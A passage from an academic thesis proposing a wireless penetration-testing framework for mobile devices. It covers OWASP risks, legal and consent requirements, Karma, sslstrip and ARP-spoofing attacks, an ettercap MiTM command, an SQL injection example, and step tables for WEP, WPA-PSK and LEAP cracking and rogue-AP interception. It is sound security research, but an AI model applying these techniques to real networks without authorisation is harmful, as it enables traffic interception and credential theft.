Ultimately, penetration testing provides a critical report on the technical, logical and business weaknesses within said company's network infrastructure. With this information, it is then the responsibility of the organization to make judgments the remediation of these vulnerabilities and the risks posed. In the contemporary case, today's companies are acutely aware of the cost of breaches to compliance standards such as PCI DSS, HIPPA and the subsequent reputational damage they can cause (Morrison & Williams, 2012). Industrial reports strongly recommend regular security assessments be carried out and that these are supported by the implementation of clear, concise security policies in this regard (Gartner, 2014).

Among the dominant models for penetrations testing, the OWASP Mobile Top Ten (OWASPb, 2014) represents some of the best to market solutions that may implemented and represents a suitable baseline from which to develop the penetration testing framework which is the focus of this work.

2.6.1 OWASP Mobile Top Ten

Given the rapid uptake in mobile device technology, attacks against mobile clients are a cause for considerable concern to the contemporary security professional (Ponemon, 2014; Verizon, 2013). Progressive analysis of these threats has prompted the security industry as a whole to take the matter more seriously and on this basis, vendors, consultants and other industry experts were surveyed regarding the prevalence of such attacks. The OWASP Mobile top ten contained in Appendix 2 represents a broad consensus of the current mobile attack landscape. This thesis will critically evaluate the most pertinent issues in relation to wireless penetration testing.

In 2014, U.S research firm Gartner released a report (Gartner, 2014) which indicated that considerable security challenges exist within most enterprises as regards mobile security in particular. The report highlighted the tension that exists between application developers, who are primarily concerned with the functionality of their work, and security consultants. There are a number of factors contributing to this security shortfall. The first is the rush to market; statistics demonstrate the explosion of mobile

applications with around 900,000 iOS and 800,000 android applications are currently available in their respective markets (MobileStatistics, 2012). Another factor is the introduction of new languages such as Objective-C for iOS and a Java variant for Android and also new back-end services such as REST APIs. Similar to web applications mobile application work on a client/server model. In order to retrieve data a mobile application must communicate with back-end services. When a mobile application sends and retrieves data it does so through requests and responses. If an attacker can place themselves between these transmissions then they can intercept and manipulate this traffic, this is known as a Man in The Middle (MiTM) attack. The types of attacks against back-end services include SQL Injection, Cross-Site Scripting, Session Management and Authentication controls. Due to the prevalent nature of these attacks OWASP has listed weak server-side controls as number one in its top ten mobile list for 2014 (OWASPb, 2014). When performing a wireless penetration test it is imperative that these transmissions are tested. Another issue that should be tested is how sensitive data is being sent over a wireless network.

OWASP rates insufficient transport layer protection as the third highest risk in its 2014 list. If data is sent over an unsecured connection then it may be susceptible to eavesdropping. To prevent against this mobile applications should deploy SSL/TLS certificates from a trusted vendor. Even with a trusted certificate mobile applications can be vulnerable to attack. If the client and server support a known insecure hashing or encryption algorithms then it can be vulnerable to a downgrade attack. This type of attack occurs during the SSL handshake making it possible to trick the browser into accepting a lower version of the protocol. A recent vulnerability described in (Moller, et al., 2014) details a vulnerability in the SSL v3.0 protocol known as the POODLE (Padding Oracle On Downgraded Legacy Encryption) attack. When performing a mobile penetration test it is important to have tools that can perform attacks against SSL/TLS.

One such tool for performing SSL based attacks is known as Sslstrip. The tool was released to demonstrate the technique of SSL stripping introduced at (Marlinspike, 2009). The attack works by leveraging a MiTM attack to manipulate HTTP traffic. If a user visits an application over HTTP and is then redirected to HTTPS, the tool sends all the encrypted HTTPS traffic to the legitimate server but sends all responses back to the user over HTTP. Sslstrip does this by inspecting the traffic and rewriting all HTTPS links and replacing them with HTTP URLs. This type of attack allows a malicious actor to retrieve sensitive data such as usernames and passwords. It can be particularly useful against mobile applications as the address bar can be obfuscated or missed by the end user. Another opportunity for accessing mobile application resources is to impersonate an authenticated user. When an application authenticates a user it maintains that users state by using session cookies.

In order to track activities between a user and a back-end service mobile applications use session cookies. If this session cookie is intercepted by an adversary then it can be used to impersonate the user. This risk is listed in the OWASP mobile top ten as improper session handling. An example scenario would be a mobile application that uses encryption only for its authentication pages. If a user authenticates over HTTPS first and is then redirected to an HTTP connection post authentication, the cookie used to track the user can be captured in plaintext allowing for impersonation of that user. This attack is known as SideJacking (Kumar, 2011). Impersonation and eavesdropping attacks can lead to disclosure of sensitive

information and full compromise of mobile applications. Developers should employ techniques that reduce the window of opportunity for malicious actors, (Kuykendall, 2013) describes seven common mistakes made during the mobile application development phase. Along with ensuring end-to-end encryption of traffic, developers should ensure that sessions have a limited lifetime and the use of a NONCE to prevent repeat requests.

While elements of the OWASP Mobile Top Ten may be used to develop the penetration testing framework for this work another framework to consider is the wireless penetration framework from Orrey (2014).

2.6.2 Wireless Penetration Testing Framework

The Wireless Penetration Testing Framework is a subset of the Pen Test Framework (Orrey,2014). It provides a structured procedure for penetration testers and acts as a baseline for performing individual tasks. The framework contains a wireless toolkit encompassing a list of software and an outline of procedures to be followed for each task. The procedures begin with preliminary reconnaissance tasks such as performing site and network mapping, ending with attacks upon wireless clients. While similarities exist between the work of Orrey (2014) and OWASP (OWASPb,2014) which both tackle the security testing of mobile devices, there appears to be a lack of a more comprehensive solution which might tackle technical as well as legal issues. Therefore, combining elements from both Orrey (2014) and OWASP (OWASPb, 2014) specifically tailored to wireless penetration testing will permit the development of a novel and practical interpretation of how mobile device testing on wireless networks may be designed and implemented. On this basis, several appropriate tools have been chosen to analyse and exploit various weaknesses to validate the efficacy of the new augmented framework. A progressive methodology rooted within a review current academic and industrial literature and practices ensures a relevant context for the subsequent methodology.

As useful as these frameworks are in developing an advanced mobile penetration framework, what is frequently omitted from these models are the legal ramifications of performing these tests. On this basis, the United States has taken significant steps toward making the Internet, and the plethora of contexts within which it may be used, a safer place for business, education and private citizens. Regardless of country of origin the United States offers various legal mechanisms worthy of consideration (May, 2004). For many companies today, regulatory compliance standards ensure high levels of security for data via information security governance from a top-down approach. This is manifested through such compliance and auditing frameworks as PCI, DSS, FISMA, GLBA, SOX, ISO27000, O-ISM3 and HIPAA (Takabi, et al., 2010). Depending on the data being held, used and transferred by a company there may be are a number of legal implications to be considered before performing a mobile penetration test.

2.6.3 Legal and Ethical Considerations

Several legal regulations are taken into consideration during an assessment and which are discusses at the outset of a penetration test (BSI, 2012). While there are no distinct laws requiring a penetration test there are certain legal provisions placed on companies to ensure that personal data is protected. Section 2(1)(d) of the Article 29 Working Party emphasizes the need for proper security measures to be taken

against unauthorized access, disclosure or destruction of data where the processing involves the transmission of the data over a network (EC, 1995). In order to meet this requirement companies need to implement appropriate security measures, this will be dependent on the size of the organization, the sensitivity of the data being processed and the financial impact of a data breach. As such a penetration test is a suitable way of auditing the effectiveness of these measures. When performing these tests it is imperative that consent is sought from the client, if this does not happen then an offence could be committed. During a penetration test, the tester may perform actions that could break laws if consent is not given by the client. Computer hacking is a crime with severe punishments. Given the documented escalation of cybercrime a transformation of legal frameworks has also taken place to deal with data security. The relevant acts which pertain to cybercrime include, but are not limited to, the Computer Fraud and Abuse Act (CFAA) 1984 from the US (18 USC §1030), the Electronic Communications Privacy Act (ECPA) in 1986 (18 USC Chapter 119) to the Digital Millennium Copyright Act (DMCA) in 1998 (May, 2004). Across member states of the European Union legislation has been drawn up to protect its citizens from cyber attacks. The European Convention on Cybercrime was adopted by the European Council in 2001 with the aim of providing legislation to protect society against cybercrime. The convention contains a number of articles relevant to penetration testing. Chapter two of the legislation describes offences that may incur punishment at a national level. These include illegal access, interception and interference of data in relation to a computer system that is connected to another computer system. Article 6 of the convention states that this does not affect the authorized testing or protection of a computer system (EC, 2001). While many countries including Ireland have signed this convention it has yet to be ratified. It is imperative that approval is sought prior to testing; if this is not done then the tester may be liable to committing an offence.

In Ireland there are two common laws that could be applied to an act of computer hacking - the Criminal Damage Act 1991 and the Criminal Justice (Theft and Fraud Offences) Act 2001. The Criminal Justice Act creates two computer offences i.e. causing criminal damage to a computer and unauthorized access. The act defines damage to data specifically as "to add to, alter, corrupt, erase or move to another storage medium or to a different location in the storage medium in which they are kept ". The penetration tester will not usually commit this offence as the person must lack a lawful excuse. If both parties, the client and tester, have agreed upon and signed a legal contract then the tester will not be in breach of the act as it is allowed by law. The Criminal Damage Act 1991 also provides offence for unauthorized access. The offence is created by s.5 of the Act. It states a person without lawful excuse operates a computer (a) within the State with intent to access any data kept either within or outside the State, or (b) outside the State with intent to access any data kept within the State, shall, whether or not he accesses any data, be guilty of an offence. While national legal frameworks may be different, there exists a shared concern to protect citizens against computer crime. It is imperative that the penetration tester is aware of the varying laws in different jurisdictions. To ensure that they are compliant there is a need for legal documentation to be drawn up prior to testing.

2.6.3.1 Important Terms in Contracts between the Client and Tester

Prior to performing a penetration test a legal contract must be drawn up and agreed upon by both parties. The contract should describe the nature and scope of the penetration test, tools and techniques that are to be used. An estimated test schedule should be specified with a start and completion date, as the test will only be performed during this schedule it will clearly distinguish between a real and the penetration test. To ensure awareness of the test the contract should contain details of all stakeholders along with their roles and responsibilities.

2.6.3.2 Tester and Client Responsibilities

The penetration tester will be responsible for planning, execution and analysis of the issues found. During the course of a penetration test the tester may be exposed to sensitive information on vulnerabilities found, this may require the signing of a Non-Disclosure Agreement (NDA) (Klee, 2002). The tester should be obliged to present a detailed analysis of the security findings and provide potential solutions where necessary. The clients responsibilities include ensuring that the target network will be available for testing throughout the agreed test period. Depending on the type of test the client may need to provide information about the network, for example if it is a white box test then IP addresses and other configuration details may need to be provided. As a system failure may occur due to a penetration test it is in the clients interest to create backups. This will ensure that data can be recovered if necessary

2.7 Attacking Wireless Clients

In a wireless penetration test the concern is not only with APs but also with the clients and networks connecting to these stations. In 2004 a weakness was discovered in how wireless clients connect to in range networks. Wireless clients have a feature that maintains a list of networks that they have or are currently connected to, this is known as the Preferred Network List or PNL. The client will send out probe requests on a periodic basis to check what networks on its PNL list are available in its current geographical location. The mobile client will then connect to the preferred network on the list based on the response from that station. The issue with this is that devices are disclosing the PNLs as they are being broadcast over the network (Taddong, 2011). This allows an attacker to identify all of the APs that a mobile client is connecting to and impersonate them. The attacker can then trick the device into connecting to them, allowing for network capture and manipulation. This attack can be achieved by setting up by configuring an AP to impersonate the captured SSID. An alternative method for attacking wireless clients is to use the Karma attack using a customizable wireless network auditing tool, the WiFi Pineapple Mark V (Hak5, 2014).

2.7.2 MiTM

A standard technique for exploiting mobile devices on a WLAN is to execute a Man in The Middle (MiTM) attack. This attack can be achieved by manipulating the network traffic between the mobile device and the default gateway, thus allowing an attacker to capture and manipulate traffic. The most common MiTM attack technique is to implement ARP spoofing where the attacker sends forged ARP traffic, causing the mobile device and the default gateway to believe that the attacker is the other system. ARP is a protocol that is used to resolve IP addresses to MAC addresses for sending data. When a device wants to send

something out on the network it sends a packet of data with an IP address to the Ethernet layer. The Ethernet layer then takes the IP and uses ARP to get its corresponding MAC address. The Ethernet adds the MAC to the frame and sends it out to the network where it arrives at its destination (SANS, 2006).

The protocol achieves this is by sending a request out on the network looking for the MAC address matching the given IP. Devices on the network listening for these requests and if the IP matches it sends back the MAC address. An ARP cache is kept locally this reduces the number of ARP requests being broadcast.

Tools such as Ettercap, Cain & Abel make performing this type of attack trivial. However there are certain pitfalls that the penetration tester should be aware of when performing this type of attack. Configuring the tool to route all of the local network traffic through the one machine can cause a degradation of service or result in network downtime. It is therefore important to identify the specific target IP address. Figure 5 shows the ettercap command specifying all traffic be routed.

```
root@ :/usr/share/exploitdb/platforms# ettercap -T -q -M arp:remote // //
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team
```

Figure 5 - ettercap command routing all local traffic

A relatively recent, popular approach for attacking mobile clients is to use wireless APs that are purposely built with the penetration tester in mind. These wireless APs can host networks allowing traffic to be manipulated as it passes through it. The next section describes one such AP.

2.7.1 Wifi Pineapple (Karma Attack)

There is a wide selection of tools for exploiting wireless attacks, these tools can be easy to use and executed with little skill or knowledge involved, one such tool is the WiFi Pineapple. The WiFi Pineapple was first released in 2008 at a cost of \$99 USD, this low cost makes it an easily affordable WiFi hacking tool for security professionals and hackers alike. The pineapple allows for heavy customization through its enhancement scripts known as infusions. Once deployed on a compromised network the tool sits between a device and the resource it is trying to access, this allows it to act as a pivot point for Man In The Middle (MiTM) type attacks but not in the traditional sense. As already discussed when a device is turned on it automatically sends out probe requests to find out which networks on its PNL are available in its range. The Wifi Pineapple takes advantage of this inherent trust by initiating a Karma attack. When a device sends out a probe request to an AP asking "are you on my PNL? ", the pineapple says "Yes, I am" (Hunt, 2013).



Figure 6 - Wifi Pineapple Karma Attack (Hunt, 2013)

Due to the dangerous nature of this trust relationship, leading vendors like Apple and Android have taken steps to prevent the Karma attack by changing the way probe requests are handled and implemented. According to the creator of the WiFi Pineapple this is merely a game of cat and mouse between vendors and security researchers (Kitchen, 2013). During the writing of this thesis a new suite of tools known as PineAP has been introduced to the WiFi Pineapple...

Another attack vector for mobile clients is attacking input entry points that are connected to back-end services. These types of attacks have been around for a long time but are still prevalent in mobile applications.

2.7.3 Mobile Web Attacks

When performing a mobile penetration test exploitation of native and web-based mobile applications may be in scope. These tests outlined in the OWASP Mobile top ten (M1) focus on finding flaws in back-end services running protocols such as HTTP, HTTPS, SOAP and REST. Two such flaws are Cross-Site Scripting and SQL Injection.

Cross-Site Scripting (XSS) attacks occur when an application takes untrusted data and sends it to a web browser without proper input validation (Scholte et al, 2011). This allows attackers to send malicious scripts to victims browsers allowing them to hijack sessions, cause defacements or redirect to other malicious sites (OWASP, 2014a). There are three distinct types of XSS, these are DOM based, stored and reflected. The Document Object Model (DOM) is a dynamic programming interface used in HTML and/or XML documents independent of platform (Kirda, et al., 2009). When an attacker creates a client-side script designed to manipulate the DOM, DOM-based XSS is triggered which is classified as type 0. Type 1 stored (or persistent) XSS is typically exploited in forums, databases and comment fields and will persist until the database storing the attack is refreshed. A non-persistent form of XSS also exists where interactions with the web server are reflected in the end-user's browser and are classified as type 2 XSS (OWASP, 2014a). Evidence from research suggests that type 1 XSS is the more prevalent and serious concern (Studdard, 2011). This is significant since it is possible that the attack may lie dormant for an unknown period of time. When activated by the unwitting end-user, the results of a type 1 vulnerability can be devastating. In essence, it is simply a matter of time before a type 1 attack is executed. As regards the type 2 version of XSS; with the aid of social engineering type 2 XSS relies upon random chance whether the end-user succumbs to an initial phishing attempt aimed at convincing the end user to click a link or open a file and could be considered as less reliable. XSS represents a vulnerability leading to an exploit rather than an exploit in itself. The XSS issue becomes particularly challenging for the security professional given the increasing use of cross-platform, web-based mobile devices and their applications.

Another common attack that targets back-end services in particular databases is known as SQL Injection. SQL injection flaws occur when queries are injected via input and executed by the back-end database. Successful exploitation can cause data to read, modified or deleted (OWASP, 2014d). An example scenario may be a mobile web application that performs a book search function. The logic takes the user defined input and appends it on to the query.

SELECT book FROM bookTable WHERE title Like '%User_Input%'

Assuming that the mobile application allows certain characters to be injected an attacker can input a value that causes the query to break causing the interpreter to produce an error. In MySQL a typical error message would be shown as:

You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near 'foo" at line X

After identifying the error condition the injected content can be manipulated to construct a valid SQL statement to return data.

2.8 Conclusion

A review of the extant literature and relevant industrial practices suggest a dearth of specificity in the area of wireless hacking. On this basis, the research question for this thesis supports the creation of practical augmentations to existing penetration testing framework for mobile devices on wireless networks. The requirements specification to validate and test the framework is discussed in further detail in Chapter 3.

CHAPTER 3-Requirements Specification

3.1 Introduction

This chapter includes the penetration testing framework design and the approaching to testing. The purpose of this section is to provide the overall design and the steps for conducting a mobile wireless penetration test.

3.1.1 Purpose

The purpose of this thesis is to provide a framework for performing a penetration test on mobile devices hosted on an 802.11ac network. The framework will provide a base for testing,

3.1.2 Project Scope

The penetration testing framework is split into four distinct phases i.e. reconnaissance, scanning, exploitation and post-exploitation. For each phase appropriate tools will be chosen to analyze and exploit vulnerabilities.

3.2 Research design and methods

3.2.1 Penetration Testing Framework




Figure 7 - Mobile Wireless Penetration Framework

3.2.2 Mobile Wireless Toolkit

The tools below in table 2 are used to perform the mobile wireless penetration test. All of the tools are open source and easily obtained.

Phase	Operating System	Tool	Description
Reconnaissance	Linux	GISKismet	Recon Visualization
Scanning	Linux	Aireplay-ng	Active Scanning
Scanning	Linux	Airodump-ng	Passive Scanning
Scanning	Linux	Airgraph-ng	Client Probe Graph creator
Scanning	Linux	Kismet	Passive Scanning Framework

Exploitation	Linux	Aircrack-ng	Framework for cracking weak encryption
Exploitation	Linux	ASLEAP	Exploit LEAP
Post-Exploitation	Multiple OS	BurpSuite	Intercepting proxy
Post-Exploitation	Linux	Kali Linux	Penetration Testing Distribution

Table 2 - Mobile Wireless Software Toolkit

3.2.3 Hardware Requirements

Table 3 below lists the hardware used in the mobile wireless penetration test. A USB wireless card is required to capture packets

Device	Model	Description
USB Wireless Adapter	Alfa	Wireless adapter compatible with Kali Linux a/b/g/n
WiFi Pineapple	Mark V Standard	WiFi auditing and penetration testing tool
USB GPS Receiver	ND-100S	GPS satellite receiver
Network Router	TP-Link AC1750 Wireless Dual Band Gigabit ADSL2+ Modem Router	Operates on 2.4 GHz and 5 GHz ranges. Compatibility 802.11 a/b/g/n/ac
Laptop	HP Pavillion	OS version - Windows 8.1
iPad	iPad Air	iOS version - 8.1

Table 3 - Mobile Wireless Hardware Toolkit

3.3 Requirements Phase 1 - Reconnaissance

3.3.1 Designing the technique

Table 4 outlines the reconnaissance phase. This phase involves gathering information about the target site prior to testing so that the penetration tester may estimate the timescale needed to implement the full framework.

Site Mapping

The process of site mapping allows the tester to build up a visualisation of the target. A GPS receiver in conjunction with special software can be used to decode satellite signals so that the proximity of access points can be mapped out. The results can be viewed in Google Earth.

Phase	Reconnaissance
Process	Site Mapping
Tools	Kismet, GISKismet, GPS USB, Google Earth
Objective	Gather information about the target site
Test Steps	<ol style="list-style-type: none"> 1. Start Kismet tool 2. Install GPS packages and hardware 3. Identify satellites are connected 4. Walk the target site 5. Use GISKismet to interpret results 6. Send results to Google Earth
Post Condition	All pertinent information gathered

Table 4 - Reconnaissance Phase

3.4 Requirements Phase 2 - Scanning

3.4.1 Designing the technique

This phase involves identifying and analyzing wireless network devices such as APs and the clients that are connecting to it. The goal is to retrieve information that can be used to leverage attacks later in the lifecycle. It allows the penetration tester to evaluate the feasibility of an attack.

Passive Network Scanning

In passive network discovery the penetration tester listens for beacon frames transmitted by the AP. The tester uses a wireless network card to capture all wireless activity passively. Using this technique it is possible to identify wireless networks within range, SSID, MAC addresses, client information, channels and encryption used. If the SSID is cloaked it can be identified once a legitimate user connects to the AP. Table 5 shows the steps involved in the scanning phase.

Phase	Scanning
Process	Passive Network Scanning
Tools	Kismet, Airodump-ng, Wireless Network Adapter
Objective	Capture network details
Test Steps	<ol style="list-style-type: none"> 1. Start Kismet tool 2. Add capture source (e.g. wlan0) 3. Kismet starts scanning network 4. Identify target network 5. Enumerate information
Post Condition	All relevant information has been gathered

Table 5 - Passive Scanning Phase

Active Network Scanning

In active network discovery the penetration tester sends probe requests to the broadcast address where network activity is detected. Once the AP receives the request it may respond with a probe response. The information returned will be similar to passive discovery but as it is active there is a possibility that it may be detected. It can also be used to de-authenticate clients in order to retrieve hidden SSIDs (Table 6).

Phase	Scanning
Process	Active Network Scanning
Tools	Aireplay-ng, inSSIDer
Objective	Capture network details
Test Steps	<ol style="list-style-type: none"> 1. Send de-authenticate message to AP 2. Capture client disconnect and reconnect 3. Reveal Hidden SSIDs
Post Condition	All relevant information has been gathered

Table 6 - Active Scanning Phase

Client Activity Mapping

This is the process of identifying client network activity. As discussed in section 2.7 wireless clients maintain a list of preferred networks, known as a PNL. Having the ability to analyze client probes gives the tester the opportunity to impersonate networks.

Phase	Scanning
Process	Client Activity Mapping
Tools	Airodump-ng, Airgraph-ng
Objective	Identify and map client activity
Test Steps	<ol style="list-style-type: none"> 1. Capture and save packets using Airodump-ng 2. Use Airgraph-ng to create a client probe graph (CPG) map 3. Write to an output file e.g. png
Post Condition	Clients activity has been mapped

Table 7 - Client Probing

3.5 Requirements Phase 3 – Exploitation

3.5.1 Designing the technique

This phase involves exploiting weak wireless network deployments. Once the AP encryption type has been identified the tester can capture the relevant packets and use the appropriate test steps to retrieve the password or passphrase.

WEP Crack

WEP or Wired Equivalent Privacy is an 802.11 standard used for encryption in Wireless LANs. The algorithm itself uses the RC4 cipher and 64-bit/128-bit keys to encrypt and decrypt and ensure the integrity of the packets. WEP has a number of flaws including lack of packet replay protection, weak packet integrity checks and the fact that it is possible to recover the key from a collection of captured packets. Each WEP packet must sent with a 4-byte header containing a one byte index number and a three byte IV. WEP key recovery relies on capturing a large number of unique IV values. Refer to appendix 1.6 for a step by step guide.

Phase	Exploitation
Process	WEP Crack
Tools	Aircrack-ng
Objective	Gain access to the network
Test Steps	<ol style="list-style-type: none"> 1. Capture data packets using Airodump-ng 2. Accelerate traffic capture to get required packets 3. Recover key using Aircrack-ng
Post Condition	Access gained to WEP encrypted network

Table 8 - Exploitation Phase WEP Crack




Figure 8 - Sequence Diagram WEP Cracking

WPA-PSK Crack

When a client and AP connect for the first time, the 4-way handshake is sent in plaintext. By capturing and observing this traffic it is possible to derive the client and AP MAC addresses, the Nonce of both communicating parties and the MIC. By observing a client login to the network and having knowledge of the SSID it is possible to mount an offline password guessing attack against the PSK.

Phase	Exploitation
Process	WPA-PSK Crack
Tools	Aircrack-ng
Objective	Gain access to the network
Test Steps	<ol style="list-style-type: none"> 1. Capture 4-way handshake data packet 2. Start PSK Guessing attack 3. Recover key
Post Condition	Access gained to WPA-PSK encrypted network

Table 9 - Exploitation Phase WPA-PSK Crack




Figure 9 - Sequence Diagram WPA-PSK Cracking

LEAP Crack

Cisco created a proprietary authentication protocol known as LEAP (Lightweight Extensible Authentication Protocol). It is known to be vulnerable to offline password dictionary attacks. The tester can use the ASLEAP tool to crack the password.

Phase	Exploitation
Process	LEAP Crack
Tools	Asleap
Objective	Gain access to the network
Test Steps	1. Capture LEAP exchange information (challenges and responses) 2. Run a dictionary attack against the LEAP exchange 3. Key recovered
Post Condition	Access gained to LEAP encrypted network

Table 10 - Exploitation Phase LEAP Crack

3.6 Requirements Phase 4 – Post-Exploitation

3.6.1 Designing the technique

This phase involves the use of network manipulation techniques to intercept traffic going and coming from the mobile client. In this phase, access has been gained to the network, so now the penetration tester can deploy a rogue AP. It is the primary objective to lure legitimate network users to the AP so that they connect to it. When this happens, traffic from the user's web applications, mail clients and database connections will now be logged by the tester for further analysis thus allowing the tester to enumerate sensitive information such as usernames and passwords.

Phase	Post-Exploitation
Process	Karma Attack/ PineAP attack
Tools	WiFi Pineapple
Objective	Compromise mobile client
Test Steps	1. Start Karma/PineAP 2. Wait for Client Connection
Post Condition	Client Associates

Table 11 - Post-Exploitation Karma/PineAP Attack

